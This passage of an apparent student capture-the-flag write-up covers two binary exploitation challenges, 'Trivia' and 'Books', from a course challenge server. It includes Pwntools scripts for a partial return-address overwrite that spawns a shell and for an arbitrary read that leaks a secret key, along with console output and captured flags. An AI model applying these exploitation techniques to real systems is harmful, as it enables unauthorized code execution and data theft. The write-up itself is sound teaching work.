
The console output of the script execution is partly shown below.

```
[*] Increasing the height by one to: 0x1334
[*] Sending raw bytes : b'DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDb\x12@\x00\x00\x00\x00\x00'
[*] Overwriting the return address in the stack to: 0x401262

        How high can you jump?
        >

[*] Increasing the height by one to: 0x1335
[*] Sending raw bytes : b'DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDb\x12@\x00\x00\x00\x00\x00'
[*] Overwriting the return address in the stack to: 0x401262

        How high can you jump?
        >

[*] Increasing the height by one to: 0x1336
[*] Sending raw bytes : b'DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDb\x12@\x00\x00\x00\x00\x00'
[*] Overwriting the return address in the stack to: 0x401262

        How high can you jump?
        >

[*] Increasing the height by one to: 0x1337
[*] Switching to interactive mode

        Here's your flag, friend: flag{jump1ng_b4ck_and_f0rth_1s_r34lly_c00l!_6cdc9458cfa14a7b}


[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1283
```

The captured flag is `flag{jump1ng_b4ck_and_f0rth_1s_r34lly_c00l!_6cdc9458cfa14a7b}`.

Trivia (100 pts)

In this challenge, without any useful information provided, we directly open the binary file `trivia` with Binary Ninja to inspect the Disassembly and the High-Level IL.



From the above screenshot, we can find the following points:

- In the `init` function (called by the `main` function), the global variable `secret_number` is initialized as `0xdeadbeefdeadbeef`.
- In the `win` function (never called), if the global variable `data` is equal to the global variable `secret_number`, the global variable `data` will be set to `0xdeadbeefdeadbeef ^ 0xdec5cdc0b0c4dcc0`, which is equal to `/bin/sh`, and then `system("/bin/sh")` will be called to run the shell as a subprocess, in which we can execute `cat flag.txt` to retrieve the flag.
- In the `questions` function (called by the `main` function), two inputs from the user are asked:
  - The first one should be an 18-byte-long message to overflow the 18-byte-long read buffer `buf` starting from `rbp-0x8` in the stack, partially overwriting the return instruction pointer `__return_addr` with the prologue-skipped address of the never-called `win` function at line `0x401254` (only the last two different bytes of the address are included).
  - The second one should be an 8-byte-long message, representing the value of the global variable `data`, which should be equal to the global variable `secret_number` to make `system("/bin/sh")` in the `win` function correctly run later.

Therefore, to perform execution hijacking through stack overflow, a script using Pwntools is written to send raw bytes to the server. Part of the script is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
s = asm("endbr64 ; push rbp", arch='amd64')
win_addr = e.symbols.win + len(s)
```

```python
number = 0xdeadbeefdeadbeef

print(p.recvuntil(b"> ").decode())
msg_1 = b"E" * 0x10 + p64(win_addr)[:2]
p.send(msg_1)
log.info(f"Sending raw bytes: {msg_1}")
log.info(f"Overwriting the return address in the stack to: {hex(win_addr)}")

print(p.recvuntil(b"> ").decode())
msg_2 = p64(number)
p.send(msg_2)
log.info(f"Assigning the data's value as: {hex(number)}")

p.interactive()
```


The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk5/trivia# python3 trivia.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1284: Done
[*] '/root/wk5/trivia/trivia'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
hello, xz4344. Please wait a moment...


        It's Trivia Time!

        What is your favorite color?
        >
[*] Sending raw bytes: b'EEEEEEEEEEEEEEEET\x12'
[*] Overwriting the return address in the stack to: 0x401254

        What is your favorite number?
        >
[*] Sending raw bytes: b'\xef\xbe\xad\xde\xef\xbe\xad\xde'
[*] Assigning the data's value as: 0xdeadbeefdeadbeef
[*] Switching to interactive mode
$ cat flag.txt
flag{4_p4rt14l_0verwr1t3_m1gth_b3_4ll_w3_n33d!_2d735d7adb396ce9}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1284
```

The captured flag is `flag{4_p4rt14l_0verwr1t3_m1gth_b3_4ll_w3_n33d!_2d735d7adb396ce9}`.

Books (100 pts)

In this challenge, without any useful information provided, we directly open the binary file `books` with Binary Ninja to inspect the Pseudo-C.



From the above screenshot, we can find the following operations in the `main` function:

1. Call the `init` function (screenshot omitted) to encrypt the flag.
2. Ask for the first input from the user, and print the dereference of it (treated as an address).
3. Ask for the second input from the user, and check if it is equal to the global variable `secret_key`.
4. If so, call the `get_flag` function (screenshot omitted) to decrypt the flag.

Thus, this challenge is easier than the last five. We just need to send the address of the global variable `secret_key` as the first input, receive the printed value of the global variable `secret_key` from the console, and then send it as the second input.

Therefore, a script using Pwntools is written to send raw bytes to the server. Part of the script is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
secret_key_addr = e.symbols.secret_key

print(p.recvuntil(b"> ").decode())
msg_1 = p64(secret_key_addr)
p.send(msg_1)
log.info(f"Sending the secret_key's address in raw bytes: {msg_1}")

secret_key = int(p.recvuntil(b"\n").decode().strip(), 16)
log.info(f"Receiving the secret_key: {secret_key}")
```

```python
print(p.recvuntil(b"> ").decode())
msg_2 = p64(secret_key)
p.send(msg_2)
log.info(f"Sending the secret_key's value in raw bytes: {msg_2}")

p.interactive()
```

The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk5/books# python3 books.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1285: Done
[*] '/root/wk5/books/books'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
hello, xz4344. Please wait a moment...

Hi! can you tell me where is your favorite library?
>
[*] Sending the secret_key's address in raw bytes: b'\xe0@@\x00\x00\x00\x00\x00'
[*] Receiving the secret_key: 7172188672533553335

Great!
And your favorite book?
>
[*] Sending the secret_key's value in raw bytes: b'\xb7`q\x08\x99\xbb\x88c'
[*] Switching to interactive mode

        Here's your flag, friend: flag{W3_c4n_Us3_4n_4rb1tr4ry_r34d_t0_l34k_s3cr3ts!_bfbdea11cda86534}

[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1285
```

The captured flag is `flag{W3_c4n_Us3_4n_4rb1tr4ry_r34d_t0_l34k_s3cr3ts!_bfbdea11cda86534}`.